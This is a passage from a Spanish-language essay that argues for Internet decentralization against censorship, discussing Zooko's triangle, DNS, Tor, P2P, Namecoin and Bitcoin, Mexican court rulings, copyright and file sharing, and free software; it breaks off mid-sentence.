Existen soluciones técnicas y de cultura para el combate a la censura y otras violaciones a los usuarios del Internet, pero la respuesta es que el Internet debe evolucionar. Realmente si recordáramos la esencia principal por lo que fue creada, nos daríamos cuenta que en la actualidad no se le parece, pues la libertad fue el principal motor que impulsó su creación. No estamos en contra de un progreso, pero si es necesario que en cada paso que se dé, se tenga en mente la idea principal de lo que es.

Las batallas, ese mal ruin del hombre y quizá hasta capacidad inherente en su naturaleza, son parte de los ciclos de la vida, siempre se repiten en diferentes escenarios, tiempo y espacio, donde Internet no es la excepción. Viven en las venas de nuestra nación y del mundo en general, esas historias con diferentes nombres sobre batallas entre el poder absoluto y las ideas democráticas, o lo conservador contra lo liberal, así como el centralismo y el federalismo que en un sentido estricto es el descentralismo. Pero es momento que todos seamos parte

del siguiente paso del Internet que ya es una realidad, donde la descentralización es la respuesta, creando un lugar donde participemos todos.

En el ámbito teórico podemos encontrar el triángulo de Zooko, que es un trilema para nombrar a los participantes en un protocolo de red, donde existen tres opciones, que de alguna manera pueden ser contradictorias entre sí o con resultados diferentes según la selección, con la conjetura que solo pueden ser alcanzables como máximo dos. Sin duda se encuentran diversas variantes de los tres puntos que abarcan este triángulo, donde el originales son que sea 1) distribuido: donde no hay autoridad central en el sistema, 2) seguro: comprobando que el valor que tiene es el valor único válido al que se le asigna el nombre y 3) humanamente legible: que sea memorable, o sea que pueda recordar el nombre sin problemas (Zooko, 2001), donde en diversos lugares se encuentran variaciones con los significados de humano, seguro y descentralizado y también memorable, global y seguro.

Algunos ejemplos de cómo pueden obtenerse como máximo dos elementos del triángulo de Zooko son los siguientes:

- El sistema de nombres de dominios (DNS) digamos que es seguro, o al menos un poco, humanamente utilizable porque son fáciles de aprender los dominios, pero no distribuido porque es centralizado.
- Las direcciones .onion que son utilizadas en TOR son seguras por su encriptación, distribuidas porque se presume que la dirección redireccionará al servidor correcto, pero humanamente no legibles, que en la práctica sería decir que no pueden ser memorizadas por los seres humanos.

Pero dejando los elementos dichos anteriormente y enfocándonos en la descentralización como tema principal, creemos que la censura no es la solución, ya que se debe atacar los problemas desde un fondo y no dejándolos en la oscuridad de la red, es por esto que creemos que una de las opciones más viables y reales para lucha contra la no censura es la descentralización, cuestión que es sencilla de decir pero difícil de explicar con palabras comunes, por lo que a continuación desarrollaremos cuatro puntos técnicos esenciales.

El esquema más utilizado en la actualidad por la mayoría de los servicios disponibles se basa en el modelo cliente/servidor. En donde existe un nodo tiene el papel de servidor, y éste tiene la obligación de atender a las peticiones de los nodos clientes, con la respuestas a las peticiones que estos le envían.

Este esquema posee un sinnúmero de beneficios, sin embargo, el hecho de tener una infraestructura dependiente de un nodo que se comporte como servidor conlleva a una centralización, que puede llevar a un fácil control de acceso, en caso de que alguien quiera evitar que personas accedan a un recurso o evitar que puedan comunicarse. Esto puede ser utilizado injustamente por gobiernos o entidades para su beneficio.

Para disminuir la posibilidad de que un grupo de personas controlen el acceso a ciertos recursos, de acuerdo a sus intereses, se puede utilizar otro modelo diferente al anteriormente expuesto, el cual es conocido como red entre pares (del inglés *peer to peer* o P2P), en el cual todos los nodos actúan simultáneamente como clientes y servidores.

En este modelo P2P existe una cooperación entre todos los nodos, para compartir información, enrutar los paquetes y mantener la referencia de los nodos, para así evitar que la red esté centralizada en un solo nodo.

Esquema de nombres

Las computadoras son una herramienta para los seres humanos, y como tales se han tenido que adaptar a las limitaciones que posee la mente humana. Una de ellas es que los humanos tienen más facilidad en aprender o recordar ciertas cosas más fácilmente. Por ejemplo, las máquinas entienden solamente el lenguaje binario, sin embargo, existen diversas capas de *software* que permiten a las personas interactuar con ellas, en una forma que es entendible para los humanos, el cual después se traducido a algo que entienden las máquinas.

Las computadoras además de interactuar y comunicarse con los humanos también lo hacen entre ellas, entonces cuando una persona necesita algo que se encuentra en otra máquina, en vez de comunicarse directamente con ella, el usuario se comunica con su computadora, para que esta a su vez se comunique con la computadora remota. Esto es posible debido a que las máquinas otorgan una forma fácil a los seres humanos de interactuar con ellas para que les provean lo necesario y así tengan la posibilidad de llevar a cabo la comunicación entre ellas.

Un claro ejemplo de cómo las computadoras facilitan el trabajo al ser humano es el protocolo DNS, el cual es ampliamente utilizado por todas las personas sin que siquiera lo noten. Este protocolo permite que para entrar a una página web en vez de memorizar una dirección IP, la cual se conforma por cuatro octetos, que en decimal son cuatro

números enteros que van desde el 0 hasta el 255 separados por un punto entre cada número (un ejemplo sería 192.168.1.254), se memorice un nombre que después se traduce en su dirección IP por este protocolo, es por esto que en el navegador puedes escribir www.pagina.com en vez de su dirección.

La selección de un esquema de nombres impacta fuertemente en una red centrada en el contenido en términos de escalabilidad, usabilidad y seguridad. El triángulo de Zooko ilustra el problema en tres propiedades: unicidad, legibilidad humana y distribución.

Basados en este triángulo, se puede afirmar que el protocolo DNS posee dos características, las cuales son legibilidad humana y unicidad, sin embargo es centralizado. Existen diversas combinaciones de las diferentes propiedades, en las que solo se alcanza a cubrir hasta dos de las tres propiedades; se cree que para que un sistema pueda tener las tres debe ser la combinación de dos esquemas.

Tipos de Internet

El Internet como se conoce, el cual en términos vagos es una gran red de ordenadores conectada, es el sistema que la mayoría de la gente utiliza para enviar y recibir mensajes, consultar y escribir información, etcétera.

Sin embargo, esta gran red tiene una serie de niveles, los cuales tienen diferente información dependiendo del nivel en el que se encuentre. Los tres niveles más conocidos de esta red son los siguientes.

- *Web visible*
  Se cree que solo el 4% del Internet se encuentra aquí. Y estas son todas las páginas a las que se puede acceder sin ningún usuario, ni contraseña, y es normalmente indexada por los buscadores web como Google, Bing, etcétera.
- *Web profunda*
  Esta parte del Internet es en la que normalmente se piensa cuando se habla de contenido ilícito, sin embargo no es así. En este nivel, en el cual se estima que está el otro 96% del Internet, se encuentran todo tipo de sitios en donde no se puede acceder de forma libre, por ejemplo, el correo electrónico personal, tu cuenta de Facebook, tu cuenta bancaria. Si bien se utiliza el Internet, no todas las personas tienen acceso a esa información.
- *Web oscura*
  Por último, se tiene la parte oscura, la cual está diseñada para que no sea fácilmente accesible, ya que para entrar se necesita utilizar

un software especial para poderse conectar, por ejemplo, a la red de TOR, el cual sirve para crear una red distribuida superpuesta en el Internet, que permite proteger la identidad de las personas.

No obstante, esta red además de servir para proteger la identidad de las personas, sirve para distribuir contenido algunas veces ilícito, esto debido a que es complicado el rastreo de las peticiones que se hacen y también a que se pueden montar páginas webs que pueden ser accedidas mediante esta red. Esto es posible porque no son controladas por los DNS que normalmente resuelven y controlan los gobiernos.

También la red de TOR tiene la peculiaridad de que las peticiones pasan por varios nodos, y en cada uno de ellos se cifra el paquete, lo cual va agregando capas para evitar el rastreo, y debido a esto se le conoce como el enrutamiento de cebolla.

Tipos de redes

Una vez que se conocen los niveles del Internet, hay otra clasificación importante que se debe de tomar en cuenta, y esta es la forma en que las peticiones de un cliente llegan a su destino, para ello, se pueden clasificar en tres divisiones generales, las cuales tienen algunos exponentes conocidos.

Primeramente, se puede encontrar una red centralizada. El exponente de esta categoría puede ser representado por el Internet tal cual lo conocemos. Esto es debido a que si bien el Internet es una gran red que busca la interconexión de todos los equipos del mundo, también es hasta cierto punto controlada/regulada por distintos consorcios, gobiernos y empresas, los cuales pueden decidir qué hacer con toda la infraestructura.

El hecho de estar hasta cierto punto centralizada, también expone al Internet, no solo al control de algunas personas, sino que también lo expone a diversos ataques en donde se puede atentar contra un nodo centralizado, y con esto dejar incomunicado a los usuarios, un claro ejemplo de esto han sido los ataques a los DNS, los cuales no permiten a los usuarios acceder a ciertos sitios webs.

Como segunda categoría podemos observar a las redes descentralizadas, en el cual tenemos como exponente a la red de TOR. Esta red se cataloga de esta manera debido a que las peticiones tienen que pasar por una serie de nodos, antes de llegar a su destino, y si bien permite proteger la privacidad en el Internet, también otorga la posibilidad de acceder a sitios que no se podría normalmente sin estar conectado a esta red.

Por último, tenemos a las redes P2P o también conocida como red entre iguales. Un ejemplo de esta red es BitTorrent. En este tipo de red, al contrario que los dos anteriores esquemas, todos los nodos que la integran funcionan como clientes y servidores, lo cual permite que se puedan realizar comunicaciones directas entre las máquinas sin necesidad de ningún intermediario.

Este tipo de redes tiene a su vez otras tres clasificaciones, las cuales son centralizadas (Napster), híbridas (BitTorrent) y totalmente descentralizadas (Gnutella), que cambian dependiendo del grado de centralización que poseen.

Sistemas descentralizados

Sistema de nombres de dominio. El Internet funciona gracias a una familia de protocolos, los cuales permiten una comunicación entre los diversos nodos que la integran. En esta red existen un tipo de servidores que tienen la función de facilitar la comunicación de los usuarios con otras computadoras, sin que estos tengan que hacer algo complicado para poder conectarse a ella. Estos servidores, los cuales se encargan del protocolo DNS, están bajo el control del Internet Corporation for Assigned Names and Numbers (ICANN), el cual tiene su centro de operaciones en Estados Unidos.

Además, debido a que varios DNS de los ISP de los países de alguna forma hacen referencia a los DNS que poseen la información para poder conectar a ciertos sitios. Pueden ser controlados para que incluso las personas no puedan hacer uso del Internet, como ya se ha visto en algunos casos de los últimos años.

Debido al anterior motivo, se creó un sistema descentralizado de nombres de dominio, que sirve como criptomoneda y a la vez como un sistema descentralizado de llave/valor. Este sistema se llama namecoin y permite mediante el pago de una cantidad de namecoin registrar un dominio, el cual tiene una vida de aproximadamente 250 días.

Los tipos de dominio que posee esta nueva forma de DNS tienen la extensión .bit y operan gracias a la red de namecoin que se forma. Algunos otros usos de este sistema descentralizado son para almacenamiento de información de contacto, mensajes de sistema, red de confianza, etcétera.

Monetario

Otro ejemplo de un sistema descentralizado, y que en los últimos años ha tomado la atención del mundo, es la criptomoneda bitcoin, al igual que algunas cuantas más como el Ethereum, Litecoin, Dash, Ripple, entre otras.

El bitcoin es la criptomoneda por referencia, ya que si bien no fue la primera, si ha sido la moneda que más auge ha tenido en los últimos años. Cada vez gana más adeptos a lo largo del mundo debido a que ofrece dos interesantes características, y estas son ser un sistema de moneda electrónica que es anónimo y descentralizado. Esto le ha permitido a las personas tener un sistema de intercambio de dinero que no puede ser controlado por ningún gobierno o entidad financiera, lo que ha otorgado libertad a las personas en el aspecto económico.

Quizá en la actualidad el tema de descentralización no es tomado seriamente como referente en la lucha contra la no censura como debería serlo, ya que sería un paso más adelante con el Internet, pero en la actualidad al menos en México como en otras naciones aún se está en debate con el tema de bloqueo de páginas electrónicas y sus excepciones, como lo indica el siguiente fallo de la SCJN:

Bloqueo de una página electrónica (Internet). Dicha medida únicamente está autorizada en casos excepcionales.

Como lo ha sostenido el Consejo de Derechos Humanos de la ONU, el bloqueo de una página de Internet implica toda medida adoptada para impedir que determinados contenidos en línea lleguen a un usuario final. Al respecto, debe tenerse en cuenta que las restricciones al derecho humano de libertad de expresión no deben ser excesivamente amplias, por el contrario, deben referirse a un contenido concreto; de ahí que las prohibiciones genéricas al funcionamiento de ciertos sitios y sistemas web, como lo es el bloqueo, son incompatibles con el derecho humano de libertad de expresión, salvo situaciones verdaderamente excepcionales, las cuales podrían generarse cuando los contenidos de una página de Internet se traduzcan en expresiones prohibidas, esto es, tipificadas como delitos acorde con el derecho penal internacional, dentro de las que destacan: (I) la incitación al terrorismo; (II) la apología del odio nacional, racial o religioso que constituya incitación a la discriminación, la hostilidad o la violencia -difusión del "discurso de odio" por Internet-; (III) la instigación directa y pública a cometer genocidio; y (IV) la pornografía infantil. Asimismo, la situación de excepcionalidad a la prohibición de restricciones genéricas al derecho de

expresión también podría generarse cuando la totalidad de los contenidos de una página web resulte ilegal, lo que lógicamente podría conducir a su bloqueo, al limitarse únicamente a albergar expresiones no permisibles por el marco jurídico (SCJN, junio de 2017).

Derechos de propiedad intelectual

De acuerdo con la Organización Mundial de la Propiedad Intelectual (OMPI), la propiedad intelectual se relaciona con las creaciones de la mente: invenciones, obras literarias y artísticas, así como símbolos, nombres e imágenes utilizados en el comercio. La propiedad intelectual se divide en dos categorías: la propiedad industrial, que abarca las patentes de invención, las marcas, los diseños industriales y las indicaciones geográficas, y el derecho de autor, que abarca las obras literarias (por ejemplo, las novelas, los poemas y las obras de teatro), las películas, la música, las obras artísticas (por ejemplo, dibujos, pinturas, fotografías y esculturas) y los diseños arquitectónicos. Los derechos conexos al derecho de autor son los derechos de los artistas intérpretes y ejecutantes sobre sus interpretaciones o ejecuciones, los de los productores de fonogramas sobre sus grabaciones y los de los organismos de radiodifusión respecto de sus programas de radio y televisión.

Por una parte, la naturaleza del Internet es compartir y distribuir toda la información de manera libre, mientras que la propiedad intelectual en su naturaleza de defensa puede que limite esa libertad. Varios países, por ejemplo Canadá, han transformado sus leyes de propiedad intelectual armonizando sus preceptos jurídicos con la actualidad que es el Internet, tocando temas de servicios de red y responsabilidad de los proveedores e intermediarios del Internet.

Al parecer el Internet y los derechos de autor entran en conflicto en demasiadas ocasiones, todos sabemos que si publicamos algo en la red, ese contenido se convierte de dominio público, peligrando de ser copiado y registrado ante la ley, y así ejercer todos los derechos sobre el mismo. Pero, ¿realmente no tenemos una protección?

La opción principal para la protección de la propiedad intelectual es el registro ante el órgano competente, sin embargo, existen varias opciones que si bien no suplen la tarea de estos órganos garantes de los derechos de los autores, sirven como precedente y protección a los usuarios que así lo desean en el espacio del Internet.

Una forma es por Safe Creative, una empresa que lleva desde el año 2007 ofreciendo los sistemas tecnológicos para la generación y gestión de evidencias de autoría y derechos relacionados más innovadores, eficientes y avanzados. El proyecto, que cuenta con el aval de decenas de miles de creadores, empresas e instituciones alrededor del mundo, se ha convertido en interlocutor habitual y referencia en relación a políticas y otros aspectos relacionados con la propiedad intelectual (Safe Creative, s.f.); su sitio web es https://www.safecreative.org.

Otra forma de protección es por medio de Creative Commons (CC), que es una organización sin fines de lucro que permite el intercambio y uso de la creatividad y el conocimiento a través de herramientas legales gratuitos. Sus licencias de derechos de autor además de fáciles de utilizar, de manera gratuita proporcionan una manera sencilla y estandarizada para dar el permiso para compartir y utilizar su trabajo creativo en condiciones de tu elección. Las licencias CC permiten cambiar fácilmente los plazos del copyright del incumplimiento de "todos los derechos reservados" a "algunos derechos reservados". Las licencias CC no son una alternativa al copyright. Trabajan junto a los derechos de autor y le permiten modificar los términos de los derechos de autor que mejor se adapte a sus necesidades. Estas licencias no son una alternativa al *copyright*. Trabajan junto a los derechos de autor y le permiten modificar los términos de los derechos de autor que mejor se adapte a sus necesidades (Creative Commonsmx, s.f.); su sitio web es http://www.creativecommons.mx.

El caso del dominio web es una esperanza, ya que éste cuenta con un registro con los datos de nombre, organización, domicilio, ciudad, estado, país, teléfono y correo electrónico, a la vez los servicios de registro de dominios nos permiten obtener un nombre que pueda afectar a terceros como el de una empresa o institución, también da la potestad al propietario de transferir o vender los dominios a otras personas, por lo tanto se podría entender que el dominio es parte de un derecho real incorpóreo, pues de hecho mas no de derecho vale *erga omnes,* es decir, frente a todo el mundo siendo oponible a terceros y ante todos. No hay duda que la función de algunos organismos de la administración pública son los encargados del registro de tales derechos, ya sean patrimoniales o hasta de propiedad intelectual, sin embargo, existe un registro haciendo una búsqueda Whois, como la que propone UWhois en http://www.uwhois.com y otros sitios afines, por lo que no desmeritamos el marco jurídico que nacional e internacionalmente protege

los derechos de autor, pero sí creemos que este registro sea una garantía y seguridad para las personas, por ese derecho real incorpóreo en el manejo del contenido, además de las que ya contempla la ley y jurisprudencia.

Un ejemplo es el siguiente: se presume que todo lo que se sube al Internet es para todos, por lo tanto si Juan sube un poema a su sitio web, posteriormente una empresa toma el poema incorporándolo y registrándolo como propio. Juan aunque no tenga registrado el poema posee una garantía protegida por su dominio, el cual está a su nombre, por lo tanto hay una afectación a su patrimonio pues se puede comprobar el derecho y la personalidad de ciertos documentos.

Este tema es muy importante y ya ha sido tocado con posterioridad en una interpretación, en el famoso caso del derecho al olvido en México en

> la Sentencia del Poder Judicial de la Federación Juzgado Decimoquinto de Distrito en Materia Administrativa de la Ciudad de México donde niega el amparo en primera instancia, del Séptimo Tribunal Colegiado de Circuito del Centro Auxiliar de la Primera Región y revocó la decisión de dicho juzgado y decidió conceder el amparo solicitado dejando sin efecto la resolución del INAI referente al derecho al olvido (SISE-Poder Judicial de la Federación, 2016: 53-55).

En este expediente de 129 hojas la disputa principal es revocar (y es concedida) la resolución del INAI, pero gran contenido y disputa es referente al interés jurídico que presume una afectación real y actual a su esfera jurídica o legítimo en razón de su especial situación frente al orden jurídico, para comprobar la capacidad de quienes eran los afectados, donde el juzgador acertadamente cita una tesis aislada titulada "Páginas web o electrónicas. Su contenido es un hecho notorio y susceptible de ser valorado en una decisión judicial" (SCJN, 2013), donde su propio nombre explica su contenido y considera siguiendo la sentencia de amparo ya mencionada que deja sin efecto la resolución del INAI referente al derecho al olvido, que

> [...] el registro de los dominios de Internet consta en un registro público accesible desde internet y que no requiere conocimientos técnicos avanzados, por lo que constituyen hechos notorios.
>
> De visitarse el registro público de dominios conocido como Whois se constata, por ejemplo a través del enlace https://www.whois.net/, y la búsqueda en el registro de la página www.revistafortuna.com.mx, que aparece *****, una de las quejosas, como registrante del dominio. --- De esta manera es claro que al ignorar

> en su integralidad la prueba ofrecida, desvalorar y aplicar un valor erróneo a la prueba ofrecida, exigir cierta prueba de manera arbitraria y violatoria del derecho a la libertad de expresión, aplicar un estándar de prueba únicamente para acreditar el interés jurídico, omitiendo injustificadamente el análisis respecto del interés legítimo, e ignorando hechos notorios que, aunados al resto de la prueba, ofrecen suficiente convicción del interés legítimo que poseen las quejosas en el presente juicio [...]

Más adelante siguen los argumentos y citación de jurisprudencias como de tesis aisladas con el fin de querer comprobar si en verdad existe un interés legítimo. Al final se concluye en que la ley en la materia (Ley Federal de Protección de Datos Personales en Posesión de los Particulares) reconoce a los terceros en su artículo 3 fracción XVI, por lo tanto

> [...] es suficiente que la quejosa demostrara ser propietaria de la reserva de los derechos de uso exclusivo del nombre de dominio www.revistafortuna.com.mx en la que se difundió esa nota periodística, para concluir que sí tiene el carácter de tercero en el procedimiento de origen en el cual debe dilucidarse su pretensión de que se conserve la información difundida en ejercicio de su profesión o actividad periodística, por lo que sí acreditó su interés legítimo en el juicio de amparo y la autoridad responsable debió otorgarle derecho de audiencia a fin de que manifieste lo que a su interés convenga [...] (SISE-Poder Judicial de la Federación, 2016: 123).

Por lo tanto, la SCJN ya reconoce los medios electrónicos, especialmente las páginas webs, como medios válidos para el poder judicial, y los juzgadores han emitido argumentos válidos donde protegen los intereses que el dominio web engloban, pero en este caso solo fue por la garantía que la Ley Federal de Protección de Datos Personales en Posesión de los Particulares otorga en el derecho vulnerado que fue el de audiencia. ¿Pasará lo mismo en el futuro o solo quedará en la memoria judicial sobre el amparo que concedió este tribunal? Lo que es cierto es que el registro de dominios aunque no sea un documento legal es un registro oficial y global, en el cual se puede comprobar el dueño de un sitio web, cuestión necesaria y justa para poder acreditarse y proteger los derechos de propiedad intelectual.

Derecho a compartir

La ONU en el 2011 declaró que las leyes contra el intercambio de archivos violan los derechos humanos de la siguiente manera:

> Si bien las propuestas en marcha bloquean y filtran a los usuarios de contenido específico en la red, los estados también han adoptado medidas para cortar el acceso a Internet por completo. Cortar a los usuarios este acceso, independientemente de la justificación que se presente, ya sea por derechos de autor u otras causas similares, es una medida desproporcionada y por lo tanto una violación del artículo 19, apartado 3, del pacto internacional sobre los derechos civiles y políticos.
>
> Estas medidas también están incluyendo una legislación basada en el concepto de "respuesta gradual" (Hadopi o la Ley de Economía Digital) que impone sanciones a los infractores de derechos de autor, dando lugar a la suspensión del servicio de Internet.
>
> Instamos a los estados a derogar o enmendar las leyes de derechos de autor intelectual que permiten a los usuarios su desconexión y que se abstengan de adoptar dichas leyes (Miguel-jorge, 3 de junio de 2011).

Por otra parte, la SCJN dicta que:

> Libertad de expresión ejercida a través de la red electrónica (Internet). La protección de los derechos de autor no justifica, en sí y por sí misma, el bloqueo de una página web.
>
> Si bien los derechos de autor se reconocen como derechos humanos por el parámetro de regularidad constitucional, lo cierto es que las restricciones impuestas al derecho humano a la libertad de expresión ejercido a través de la red electrónica (Internet), con el propósito de proteger la propiedad intelectual deben referirse a un contenido concreto y no ser excesivamente amplias a efecto de cumplir con los requisitos de necesidad y proporcionalidad. De ahí que, salvo situaciones verdaderamente excepcionales, las prohibiciones genéricas al funcionamiento de páginas webs por violar derechos de autor no se consideran como constitucionalmente válidas, en tanto implican una medida innecesaria o desproporcionada, al no centrarse en objetivos suficientemente precisos y al privar de acceso a numerosos contenidos, aparte de los catalogados como ilegales. Al respecto, las situaciones de excepcionalidad a la prohibición de restricciones genéricas al derecho de expresión, podrían generarse en los casos en donde la totalidad de los contenidos de una página web violen el derecho a la propiedad intelectual, lo que podría conducir al bloqueo de ésta, al limitarse únicamente a albergar expresiones que vulneren los derechos de autor (SCJN, 30 de junio de 2017).

En el dilema de lo que es legal y no, entre la libertad de expresión y el compartir contra los derechos de propiedad intelectual, habrá que recordar que el Internet es un medio libre, que respeta las reglas y ordenamientos tanto nacionales como internacionales, pero que no olvida que su función principal; es compartir expandiendo sus fronteras evitando cualquier muro y a una velocidad impresionante. Por lo que descargar archivos, claramente respetando las leyes de la materia y su protección de derechos de autor no es de todo ilícito, pues se puede

obtener el derecho a una copia privada para uso personal y sin fines económicos de manera directa e indirecta.

El beneficio económico o la finalidad de lucrar es el elemento principal para separar si alguien comete un delito o no, tal como lo dice el título vigésimo sexto de los delitos en materia de derechos de autor del Código Penal Federal artículo 424: se impondrá prisión de seis meses a seis años y de trescientos a tres mil días multa a quien use en forma dolosa, con fin de lucro y sin la autorización correspondiente obras protegidas por la Ley Federal del Derecho de Autor.

Entendemos el punto donde los autores de las obras se sientan agraviados al decir que es una ventaja que el usuario que obtiene una obra sin pagar comete un ilícito; en un sentido estricto obtener una ganancia es diferente al ahorrarse una cantidad monetaria, por lo que apegándonos a la ley, los delitos en materia de derechos de autor son concisos y cierran todas las interpretaciones, puntualizando que solo con fin de lucro y sin la autorización se comete el ilícito.

Ya explicamos el punto donde se sintetiza que bajar contenido para uso personal no es un delito, pero la siguiente interrogante es ¿qué sucede si lo compartimos? ¿Acaso es un delito?

Las redes P2P son un claro ejemplo del viejo y ahora nuevo Internet, pero a lo que se refiere a la materia de protección intelectual deben ser permitidas, ya que su naturaleza es compartir contenido, cosa que no forma ningún delito, pues no existe algún lucro y solo se comparte. La actividad común de los usuarios del Internet al ser intermediarios de estos contenidos, donde cada usuario aporta lo que tiene y toma lo que es de su interés, sin ir más lejos del uso personal no es sujeta a alguna ilicitud.

No hay duda que el crimen siempre intenta camuflajearse entre la sociedad, en el Internet no es la excepción, por lo que a simple vista en los foros de descargas o *wares* se comparten links pensando que solo la comunidad lo hace por compartir, pero en el trasfondo algunos usuarios que suben contenido a Internet y facilitan enlaces, puede que si cometan una explotación ilícita violando los derechos de propiedad intelectual, ya que en ocasiones los facilitadores de estos contenidos reciben cantidades de dinero directa o indirectamente a cambio de descargas.

Un sitio web de descargas que obtiene beneficio económico de éste aunque el contenido sean compartidos por los usuarios sí tiene una responsabilidad criminal, pues se beneficia por terceros ya sea por la ganancia de publicidad indirectamente o pagos por medio de usuarios

o cuentas, pero en los casos de una comunidad sin fines de lucro, con la finalidad de solo compartir, esta responsabilidad penal queda fuera.

Enlazar no es ilegal, si siguiéramos esa idea el mismo Google estaría cometiendo un ilícito al enlazarnos con links de descargas, pero guardar el contenido y sacar fines económicos sin autorización es muy diferente, pero esto es otro tema donde sitios que lo fueron como RapidShare, Megaupload y ahora en la actualidad Mega han enfrentado legalmente.

Dicho todo lo anterior, confirmamos que descargar y compartir obras protegidas por los derechos de autor, sin fines de lucro no es susceptible a un delito, y que guardar ese contenido y tener un beneficio económico directo e indirecto si concurre a delito.

Para el primer caso donde no es un ilícito, esto no lo exime a una responsabilidad civil, ya que siguiendo el artículo 216 bis de la Ley Federal del Derecho de Autor, se habla de la reparación del daño material y/o moral, así como la indemnización por daños y perjuicios por violación a los derechos que confiere esta ley en ningún caso será inferior al cuarenta por ciento del precio de venta al público del producto original o de la prestación original de cualquier tipo de servicios que impliquen violación a alguno o algunos de los derechos tutelados por esta ley. El juez con audiencia de peritos fijará el importe de la reparación del daño o de la indemnización por daños y perjuicios en aquellos casos en que no sea posible su determinación conforme al párrafo anterior. Para los efectos de este artículo se entiende por daño moral el que ocasione la violación a cualquiera de los derechos contemplados en las fracciones I, II, III, IV y VI del artículo 21 de dicha ley.

La fracción I contemplada en este último artículo 21 citado menciona que los titulares de los derechos morales podrán en todo tiempo el determinar si su obra ha de ser divulgada y en qué forma, o la de mantenerla inédita. También el artículo 27 de la misma ley es muy importante, ya que menciona que:

Artículo 27.- Los titulares de los derechos patrimoniales podrán autorizar o prohibir:

I. La reproducción, publicación, edición o fijación material de una obra en copias o ejemplares, efectuada por cualquier medio ya sea impreso, fonográfico, gráfico, plástico, audiovisual, electrónico, fotográfico u otro similar.
II. La comunicación pública de su obra a través de cualquiera de las siguientes maneras:

a) La representación, recitación y ejecución pública en el caso de las obras literarias y artísticas;
b) La exhibición pública por cualquier medio o procedimiento, en el caso de obras literarias y artísticas, y
c) El acceso público por medio de la telecomunicación;

III. La transmisión pública o radiodifusión de sus obras, en cualquier modalidad, incluyendo la transmisión o retransmisión de las obras por:
a) Cable;
b) Fibra óptica;
c) Microondas;
d) Vía satélite, o
e) Cualquier otro medio conocido o por conocerse.

IV. La distribución de la obra, incluyendo la venta u otras formas de transmisión de la propiedad de los soportes materiales que la contengan, así como cualquier forma de transmisión de uso o explotación. Cuando la distribución se lleve a cabo mediante venta, este derecho de oposición se entenderá agotado efectuada la primera venta, salvo en el caso expresamente contemplado en el artículo 104 de esta Ley;

V. La importación al territorio nacional de copias de la obra hechas sin su autorización;

VI. La divulgación de obras derivadas, en cualquiera de sus modalidades, tales como la traducción, adaptación, paráfrasis, arreglos y transformaciones, y

VII. Cualquier utilización pública de la obra salvo en los casos expresamente establecidos en esta Ley.
Lo anterior, sin perjuicio de la obligación de los concesionarios de radiodifusión de permitir la retransmisión de su señal y de la obligación de los concesionarios de televisión restringida de retransmitirla en los términos establecidos en la Ley Federal de Telecomunicaciones y Radiodifusión y sin menoscabo de los derechos de autor y conexos que correspondan.

Ahora sabemos que al compartir obras y contenido protegido por ley en algunos casos se exime de la responsabilidad penal si no cuenta con los elementos legales necesarios que la tipificación del delito debe contemplar, pero no exime de responsabilidad civil, donde en la práctica es muy difícil de comprobar quién ha cometido la infracción.

Por lo que si algún día llega a nuestra persona un documento tanto electrónico como físico que se nos solicite dinero acusándonos de haber descargado recursos de redes P2P o el Internet en general, y aunque sea un vehículo legal, habrá que poner a reflexión los argumentos considerados, pues la dirección IP no sirve por sí sola como prueba de un delito.

Una dirección IP no sirve para identificar a nadie. El motivo es simple: muchas personas pueden usar la misma dirección IP. Podría haberlo hecho cualquier otra persona con acceso a esa red, como alguien que viva con el acusado, un amigo que viniese a visitar, o si la red wifi está abierta, cualquier persona que pasase cerca de la casa. Incluso si ponemos contraseña a la wifi, existen métodos para romper esa protección y usar redes ajenas (Raya, 19 de julio de 2017).

Sin duda, esto es un debate continuo, donde por una parte los autores de las obras alegan sus derechos por su creación tiempo y dedicación, y por otra los usuarios al compartirla en el Internet, como su libertad de expresión y no censura, así como el derecho de información, entre otros. Pero este tema más que legal es cultural, hagamos conciencia de la empatía de los autores de las obras preguntándonos a la vez qué tipo de Internet deseamos tener.

Derecho al uso de software libre

De manera principal, el Gobierno debería preferir el *software* libre antes que adquirir y comprar las licencias del *software* privativo; esto además de ser un tema de inclusión digital hacia los gobernados, es una medida para ahorrar dinero desmedido que el Gobierno utiliza y podría ser aprovechado en temas de mayor importancia.

Podría argumentarse que el *software* libre es peligroso por no conocer a los autores intelectuales de los sistemas, pero ¿no es más seguro el saber lo que se procesa y de qué manera se hace?

Sin duda existen argumentos que malinterpretan el uso del *software* libre, como los que se citan a continuación:

1. La industria no se puede mantener si no se paga a los programadores. A los programadores de software libre sí se les paga. Las compañías de software libre se benefician de un sistema de desarrollo descentralizado con un gran número de voluntarios. Las ganancias directas de la industria del software libre puede que sean menores, pero no por ello son poco importantes. Solo que el modelo de negocio es diferente.

2. El software libre acaba con la innovación. La realidad es que la libertad es la base de la innovación: A la gente se le permite y se le anima a trabajar sobre el software y muchas personas están dispuestas a participar. Como tampoco hay necesidad de reinventar nada, se reutilizan más elementos y se empeña más tiempo innovando.
3. El software debería funcionar sin más, ¿a quién le importa el código fuente? Imagínate que te compras un coche que no puedes abrir. No queremos decir que no puedas tú, sino que no pueda abrirlo nadie. ¿Podrías estar tranquilo sin poder revisar si el coche es fiable o que tenga fugas?
4. El software libre no respeta los derechos de autor ni las patentes. Muchas veces los partidarios del software libre son los que más respetan los derechos de autor, que afectan tanto al software libre como al privativo. Por su parte, las patentes de software raramente son usadas para beneficiar a quienes innovan. De todas formas, prácticamente cualquier software viola patentes en varios países, tanto libre como privativo.
5. El software libre es como el comunismo. Al contrario de lo que se puede pensar, la propiedad privada sí que existe en el software libre. Si modificas un programa para utilizarlo tú mismo, no tienes que compartir nada. Si decides distribuirlo, entonces seguramente sí que debas utilizar los mismos términos en que has recibido el software original. Alternativamente a esto, puedes desacoplar tus cambios para que no formen parte del software original, de forma que tu trabajo final sea no contenga partes de éste (Jorge.suarez, 6 de enero de 2010).

Dicho lo anterior, habrá que crear un marco jurídico, políticas públicas y conciencia colectiva en beneficio de la independencia y crítica tecnológica, así como reducir costos en equipos y licencias, aumentando la seguridad de éstos y con la idea de poder trabajar en cualquier entorno.

Ahora con respecto a los usuarios, tenemos el derecho de elegir el programa que más nos guste o creamos conveniente, pues la decisión final debe quedar en nosotros y acorde a nuestras necesidades. Las entidades gubernamentales no pueden obligarte a enviar documentos en un formato especial o la utilización de ciertos programas con costes de derechos de autor para cumplir con las necesidades que éstos pidan, claramente hay que respetar los protocolos y elementos de formalidad,

